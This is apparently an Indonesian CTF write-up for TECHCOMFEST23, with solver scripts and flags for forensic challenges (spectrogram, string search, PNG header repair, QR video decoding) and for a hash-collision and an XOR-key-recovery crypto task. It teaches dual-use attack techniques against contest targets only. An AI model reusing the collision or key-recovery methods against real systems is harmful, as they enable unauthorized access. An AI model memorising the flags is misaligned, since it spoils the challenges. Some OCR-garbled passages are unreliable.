
Flag: TECHCOMFEST23{Th4nkS_T0_Dewaweb_F0r_Sp0nS0r1ng_Us}

Forensic

Mono



Diberikan sebuah file wav bernama chall.wav dengan deskripsi soal seperti gambar di atas setelah itu saya langsung terpikirkan untuk menggunakan audacity untuk melihat isi file wav tersebut.




Setelah itu kami langsung cek dengan fitur spectogram viewer dari audacity dan terlihat kalimat berupa flag sebagai berikut:

Flag:

TECHCOMFEST23{wh0_d03snT_LOV3_F1Ve_N1GhtS_At_fR3DDyS_R1gHt_aNyWay_H eR3_1s_uR_FL4G_a1cd6113}

Flag Checker



Diberikan sebuah file zip yang mana jika dilihat dari deskripsi diperintahkan untuk mencari aplikasi pemeriksa bendera/flag checker yang hilang di chall ini dan diminta untuk memulihkannya



Pertama kami ekstrak file zip tersebut dan muncul file beberapa file yang digambar atas, Setelah itu kami tertarik pada file **com.flag.checker-maps.txt** kemudian kami coba untuk **cat flag** tersebut tetapi tidak muncul apapun.

```

(kali㉿kali)-[~/Documents/techompfest/dump]
$ cat * | grep "TECHCOMFEST23"
grep: (standard input): binary file matches

```

Setelah itu kami mencoba untuk melakukan cat semua file yang ada didalam direktori tersebut dengan command **cat * | grep "TECHCOMFEST23"** tetapi tidak bisa karena file tersebut berisi binary data, setelah itu kami coba menggunakan command **strings * | grep "TECHCOMFEST23"** dan berhasil terlihat flag nya

```

(kali㉿kali)-[~/Documents/techompfest/dump]
$ strings * | grep "TECHCOMFEST23"
KKTECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0H_w3lL_H3r3_W3_4r3}

```

Flag:

TECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0H_w3lL_H3r3_W3_4r3}

Pixel



Diberikan sebuah file pixel.png yang mana setelah dicek ternyata file tersebut corrupt, setelah itu kami mencoba menggunakan exiftool untuk melihat metadata sebuah file tersebut dan ternyata terjadi kesalahan pada height gambar yang tidak imbang yang mana membuat resolusi tidak bisa dibuka


```
[kali㉿kali] -[~/Documents/techompfest]
$ exiftool pixel.png
ExifTool Version Number      : 12.44
File Name                   : pixel.png
Directory                  :
File Size                   : 62 KB
File Modification Date/Time : 2023:01:14 20:29:42-05:00
File Access Date/Time       : 2023:01:14 20:29:55-05:00
File Inode Change Date/Time: 2023:01:14 20:29:51-05:00
File Permissions            : -rw-r--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                  : image/png
Image Width                : 1073600
Image Height               : 1073600
Bit Depth                  : 8
Color Type                 : RGB with Alpha
Compression                : Deflate/Inflate
Filter                     : Adaptive
Interlace                  : Noninterlaced
Image Size                 : 2073600x1
Megapixels                 : 2.1

[kali㉿kali] -[~/Documents/techompfest]
```


Setelah itu kami mencoba untuk mengubah width nya menjadi 1920 dan height nya menjadi 1080

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	89 50 4E 47 0D 0A 1A 0A 00 00 00 00 OD 49 48 44 52	%PNG.....IHDR
00000010	00 00 07 80 00 00 04 38 D8 06 00 00 00 CF FF 14	...€...@....Íÿ.
00000020	F0 00 00 F0 7E 49 44 41 54 78 9C EC FD 5B 8C 1C	Ø.Ø~IDATxœiy[Œ.
00000030	F9 9E 1F F8 FD 38 33 D2 CC 48 23 CC C8 A3 99 D1	úž.øý83ØI#iÈ£»Ñ

Setelah dedit dan diperbaiki, file tersebut disave dan muncul gambar berisikan kata-kata flag tetapi masih belum jelas




Setelah itu kami buka pada aplikasi paint dan kami langsung save as gambar tersebut sebagai png agar bisa dimasukkan pada software forensically dan set luminance gradient nya untuk melihat lebih jelas tulisan flag tersebut



Dan kami berhasil mendapatkan flag nya

Flag: TECHCOMFEST23{eniwei_lu_ada_rencana_masuk_sunib_ga_ngab_}

QRacking



Diberikan sebuah file video berekstensikan .avi setelah dibuka dan dijalankan ternyata file tersebut berisi beberapa qrcode yang berganti setiap framenya



```
solcer.py > ...
1 import cv2
2 import pyzbar.pyzbar as pyzbar
3
4 cap = cv2.VideoCapture("chall.avi")
5 while True:
6     ret, frame = cap.read()
7     if not ret:
8         break
9     codes = pyzbar.decode(frame)
10    char = codes[0].data.decode("utf-8")
11    open("result.txt", "a").write(char + "\n")
12
13
```

Setelah itu kami mencoba untuk mengekstrak tiap frame dari video tersebut menggunakan library **opencv-python** dan lalu kami melakukan decode qrcode di tiap frame nya dengan library **pyzbar** pada dan kami simpan tiap output nya pada file terpisah yang jika dilihat ternyata hasil nya adalah **hash md5**, dan kami mengira untuk setiap **hash md5** tersebut merupakan 1 karakter value.

*beberapa isi result.txt

```
result.txt
1 OQtZCMhxonmKiKwDI8M8kOesARAxEFt0
2 IW8GwJMcGDCQSBtIKmo37XkKVVR10f8N
3 VUcpXPDCbKyZ2P00awt95q0zBsWGzpF6
4 jM0nDuC8w9S2hSZ6lwlJWem3G0hexpsNl
5 CvmN1LDJBB8VDG790TzzexHCBdS0wxXi
6 ZFf5y76ut7dBoxGIkSR6BLQckxTmR74F
7 5206560a306a2e085a437fd258eb57ce
8 TKxtAaW7NwxHyv3kPYJHG2U9BUI1E76m
9 Ipr0gXOkRN0qILSj1nB4XofCmnNWGFLR
10 IQExM0Jvuls2wjvAXFKeIt0CjBYYfH7C
```

Setelah itu kami mencoba untuk melakukan generate **hash md5** untuk semua printable karakter ke sebuah dictionary value, yang kami gunakan untuk mencocokan tiap key **hash md5** dari output decode qrcode sebelumnya dan mengambil actual value nya dengan script dibawah

```
import string
from hashlib import md5
import base64

md5printable = {}

for i in string.printable:
    enc = md5(i.encode("utf-8"))
    md5printable[enc.hexdigest()] = i

file = open("result.txt", "r").readlines()
flag = ""
for i in file:
    try:
        flag += md5printable[i.strip()]
    except:
        pass
print(base64.b64decode(flag).decode("utf-8"))
```

Setelah dijalankan ternyata hasil nya berupa sebuah encode dari base64 value berikut


**VEVDSENUPTUZFU1QyM3twNHJTMW5HX1MwMF9tNG5ZX1FSX2MwRGVTXzFzTnRfUz
BfZlVOXzRmVDNyXzRMTH0=**

Oleh karena itu kami langsung melakukan decode dari value base64 yang ada pada script sebelumnya, dan berhasil mendapatkan hasil dari flag nya

Flag: TECHCOMFEST23{p4rS1nG_S00_m4nY_QR_c0DeS_1sNt_S0_fUN_4fT3r_4LL}

Cryptography

Hashllision



Diberikan soal berupa sourcode dan akses nc
program nc berisi

```
(idzoyy@DESKTOP-6HBOL54) - [~]
$ nc 103.49.238.77 33083
Do you know the secret word?
>> |
```

jadi kita harus menginput secret

source codenya berisi algoritma hash secret word yaitu 'nino'

```

cat chall.py
#!/usr/bin/python

SECRET_WORD = "nino"

def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

def main():
    with open("flag.txt", "r") as f:
        flag = f.read()

    print("Do you know the secret word?")
    s = input(">> ")

    if s != SECRET_WORD:
        if hash_code(s) == hash_code(SECRET_WORD):
            print("Nice!")
            print("Here's your flag: " + flag)
        else:
            print("Hmmm, are you sure about that?")
    else:
        print("Oopsie, you can't do that!")

if __name__ == "__main__":
    main()

```

terdapat compare jika menginput 'nino' program akan menolak. jadi kita perlu mencari string yang berbeda dengan 'nino' tetapi jika dihash dengan function hash_code nya sama nilainya dengan nilai 'nino' jika dihash. atau disebut juga hash collision.

solve soal ini kami lakukan dengan cara manual dengan memasukkan huruf huruf ke dalam function hash_code

```

51
>>> ord('z')
122
>>> hash_code('njkz')
3381323
>>> hash_code('njFz')
3381168
>>> hash_code('njFA')
3381111
>>> hash_code('njF}')
3381171
>>> hash_code('njFz')
3381168
>>> hash_code('njMz')
3381385
>>> hash_code('njM{')
3381386
>>> hash_code('njM{{')
104823089
>>> hash_code('njM~')
3381389
>>> hash_code('njP~')
3381482
>>> hash_code('njO~')
3381451
>>> hash_code('njOz')
3381447
>>> hash_code('njOy')
3381446
>>> hash_code('njOf')
3381427
>>> hash_code('njOj')
3381431
>>> hash_code('njOm')
3381434
>>> hash_code('njOo')

```


```
>>> hash_code('nj?z')
3380951
>>> hash_code('njAz')
3381013
>>> hash_code('njZz')
3381788
>>> hash_code('njJz')
3381292
>>> hash_code('njSz')
3381571
>>> hash_code('njMz')
3381385
>>> hash_code('njNz')
3381416
>>> hash_code('njMz')
3381385
>>> 436-385
51
>>> ord('z')
122
>>> hash_code('njKz')
3381323
>>> hash_code('njFz')
3381168
>>> hash_code('njFA')
3381111
>>> hash_code('njF{')
3381171
>>> hash_code('njFz')
3381168
>>> hash_code('njMz')
3381385
>>> hash_code('njM{')
3381386
>>> hash_code('njM{{')
104823089
>>> hash_code('njM~')
3381389
>>> hash_code('njP~')
3381482
>>> hash_code('nj0~')
3381451
```

Terlihat hash "njOo" sama hasilnya dengan hash "nino" lalu coba inputkan dan dapat flagnya

```
[idzoyy@DESKTOP-6HBOLS4] - [~/ctf/techcompfest/cry/hash]
$ nc 103.49.238.77 33083
Do you know the secret word?
>> njOo
Noice!
Here's your flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}
```

Flag : TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}

Baby-xor



Diberikan file zip yang berisi source code enkripsi dan hasil outputnya

```
[idzoyy@DESKTOP-6HBOLS4]~/.ctf/techcompfest/cry/xor$ cat chall.py && cat result.txt
#!/usr/bin/python
import os

def encrypt(string):
    key = os.urandom(int(len(string) / 5))

    result = ''
    for i in range(len(string)):
        result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))

    return result

if __name__ == '__main__':
    with open('flag.txt', 'r') as f:
        flag = f.read()

    assert len(flag) % 5 == 0

    print(encrypt(flag).encode('latin1').hex())14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b
```

pertama kami coba jadikan output menjadi bytes lalu mencoba dengan teknik know plaintext attack

```
[idzoyy@DESKTOP-6HB0LS4] - [~/ctf/techcompfest/cry/xor]
$ python3 solver.py
b'@@@@@ooooo\x13\x13\x13\x13\x13%\x02RBoD\xb1\xf8\xd6\xec\x a8t\x1ahXN'
```

keluar output seperti diatas, setelah menganalisa sepertinya setiap 5 karakter memiliki 1 key. yang berbeda. jadi karena key ada 6 kita harus mencari 3 key selanjutnya. mungkin kita akan coba bruteforce 15 index terakhir dengan slicing 5 - 5.

```
>>> xor(enc,q)
b'TECHCOMFEST23{b\x07QJLK\x93\xd1\xfc\xd0\x93U:\x00\x1f\x18'
>>> |
```

hasil bruteforce index 15-20 lalu kita cocokan dengan flag yang sudah diketahui(sebelah kiri hasil xor sebelah kanan adalah kunci)

```
>>> for i in range(255):
...     key = xor(enc[15:20],i)
...     if all([i > 32 and i < 127 for i in key]):
...         print(key,xor(key,enc[15:20]))
...
b'"qjLk" b'~~~~~'
b'&pkMj' b'aaaaa'
b'%shNi' b'bbbbbb'
b'$riOh' b'ccccc'
b'#unHo' b'ddddd'
b'"toIn' b'eeeee'
b'!wlJm' b'fffff'
b'/ybDc' b'hhhhh'
b'.xEb' b'iiiii'
b'{-`Fa' b'jjjjj'
b',zaG`' b'kkkkk'
b'+}f@g' b'lllll'
b'*lgAf' b'mmmmm'
b'(~eCd' b'ooooo'
b'7az\\{\` b'ppppp'
b'6`{]z' b'qqqqq'
b'5cx^y' b'rrrrr'
b'4by_x' b'sssss'
b'1g|Z}' b'vvvvv'
b'0f}{||` b'wwwww'
b'?inTs' b'xxxxx'
b'>hsUr' b'yyyyy'
b'=kpVq' b'zzzzz'
b'<jqWp' b'{||||'
b';mvPw' b'|||||
b':lwQv' b'}}}}}'
b'9otRu' b'~~~~~'
b'8nuSt' b'\x7f\x7f\x7f\x7f\x7f'
```

setelah mengulangi hingga index terakhir dan mendapatkan seluruh key dan flag

```
>>> q
b'@@@@@ooooo\x13\x13\x13\x13\x13\x13\xcc\xcc\xcc\xcc\xcc\xcc\xccvvvvv'
>>> xor(enc,q)
b'TECHCOMFEST23{b4by_x0r_s00_ez}'
```

FLAG = TECHCOMFEST23{b4by_x0r_s00_ez}